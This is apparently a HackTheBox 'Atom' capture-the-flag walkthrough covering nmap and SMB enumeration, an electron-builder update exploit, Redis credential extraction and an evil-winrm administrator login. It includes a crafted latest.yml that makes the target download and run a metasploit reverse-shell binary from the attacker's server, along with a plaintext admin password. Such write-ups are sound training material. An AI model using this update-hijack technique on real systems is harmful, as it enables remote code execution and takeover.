ATOM

Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as Atom so lets hop over to our terminal where all good stuff happens ..

click me	**click me**
Machine	INFO
Name	ATOM
IP	10.10.10.237
OS	Windows
POINTS	30
DIFFICULTY	Medium
DATE	17 APRIL 2021


```
After running a quick nmap scan we got couple of active ports running : 80 , 443 , 135
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-21 19:45 IST
Nmap scan report for 10.10.10.237
Host is up (0.41s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
135/tcp open  msrpc        Microsoft Windows RPC
443/tcp open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7 (86%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP2 (86%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h23m42s, deviation: 4h02m30s, median: 3m41s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: ATOM
|   NetBIOS computer name: ATOM\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-04-21T07:20:22-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-21T14:20:26
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   454.83 ms 10.10.16.1
2   455.09 ms 10.10.10.237
```


1.

2 . The port 80 & 443 contains a web application “Heed” and it has a downloadable windows binary which actually nothing but a rabbit hole so we will be ignoring that binary




3 . Considering Nmap scan we have a smb port to enumerate so let's try to do that
Here we have a share to access anonymously called as Software Updates and it contains some of the directories including a PDF

4 . The PDF says its a web application created using electron builder and it has no interaction with sever so we can simply put our malicious file and access to machine





5 . Just going through some google search I found a RCE for electron builder let's try to execute it .. First of all create a malicious exe file using metasploit (make sure to add a ` so it can bypass electron builder filtration)



Now run this coommand : $sha512sum r'shell.exe
Now copy the output hex and convert it into base64
Its time to create a yml file and the following content into it
version: 1.2.3
path: http://10.10.XX.XX:8000/r'Shell.exe
sha512: ZqkHWfPl5RvLgpCqrvHGYsHMbk2vb/AwAfFUIaLKo2vQRdVtY3m0N2e47r26hMHmjBiLODMauRbDsNJE62Jl8A==Now upload this file to any of the client folder of smb and spin up the python server and netcat listner


6 . After getting shell cat out the user.txt now if you just look around then you'll find a redis folder which contains redis credentials now let's try to login using redis-cli and run following command to get keys





7. As of now we have encrypted password we need to decode it , in order to login ; The following script decodes the encrypted password here .

8 . Now after getting the password we can use evil-winrm to login as follows and we are root here


root@kali:~/Documents/atom/evil-winrm# evil-winrm -i 10.10.10.237 -u 'administrator' -p 'kidvscat_admin_@123'
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> ls
Directory: C:\Users\Administrator\Documents
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/2/2021 8:22 PM 608 dump.rdb
-a---- 4/2/2021 10:49 PM 204 run.bat
Evil-WinRM PS C:\Users\Administrator\Documents> cd ..
Evil-WinRM PS C:\Users\Administrator> ls